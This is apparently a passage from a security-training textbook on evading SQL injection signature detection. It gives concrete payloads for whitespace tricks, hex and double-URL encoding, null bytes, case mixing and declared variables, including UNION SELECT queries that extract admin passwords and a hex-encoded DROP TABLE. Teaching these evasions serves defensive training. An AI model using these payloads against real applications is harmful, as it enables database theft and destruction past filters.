
```
/?id=1+union+(select+1,2+from+test.users)
```

- The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union(((((((select(1),hex(hash)from(test.users)))))))
```



Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail to detect the same kind of text without spaces.

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

"**UNION SELECT**" signature is different from "**UNION SELECT**"

Dropping spaces from SQL statements will not affect their execution by some SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.

For example, the string `'SELECT'` can be represented by the hexadecimal number `0x73656c656374`, which most likely will not be detected by a signature protection mechanism.

```
; declare @x varchar(80);

set @x = X73656c656374

20404076657273696f6e;
EXEC (@x)
```


Note: This statement uses no single quotes (')

Some string to hex examples are as follows:

```
SELECT @@version = 0x73656c656374204 040766572736 96f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS (‘certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 776572747 92729
```



Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as "OR 1=1". These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches "OR 1=1" as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match "OR 1=1".

An attacker might use an "OR 1=1" attack that employs a string such as "OR 'john'='john'." Replacing this string with another string will have the same effect.

If this does not work, the attacker tricks the system by adding 'N' to the second string, such as "OR 'john'=N'john'." This method is very useful in signature evasion, especially for evading advanced systems.

The various SQL injection characters are as follows:

- ' or " character string indicators
- -- or # single-line comment
- /*…*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate
- % wildcard attribute indicator

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- `OR 'john' = 'john'`
- `' OR 'microsoft' = 'micro'+'soft'`
- `' OR 'movies' = N'movies'`
- `' OR 'software' like 'soft%'`
- `' OR 7 > 1`
- `' OR 'best' > 'b'`
- `' OR 'whatever' IN ('whatever')`
- `' OR 5 BETWEEN 1 AND 7`

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).

For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.

The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

For example,

- Normal query


  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL-encoding, the above query is represented as

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
D%27Admin%27%E2%80%94
```

After double URL-encoding, the above query is represented as

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```



Evasion Technique: Null Byte

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack.

For example, the following SQL query is used by an attacker to extract the password from the database:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain the password of an admin account.

Evasion Technique: Case Variation


By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

For example, consider that the filter is designed to detect the following queries:

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then, the attacker can easily bypass the filter using the following query:

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```



Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement in the variable "sqlvar" as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT'
+ N'Password'); EXEC(@sqlvar)
```

Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.

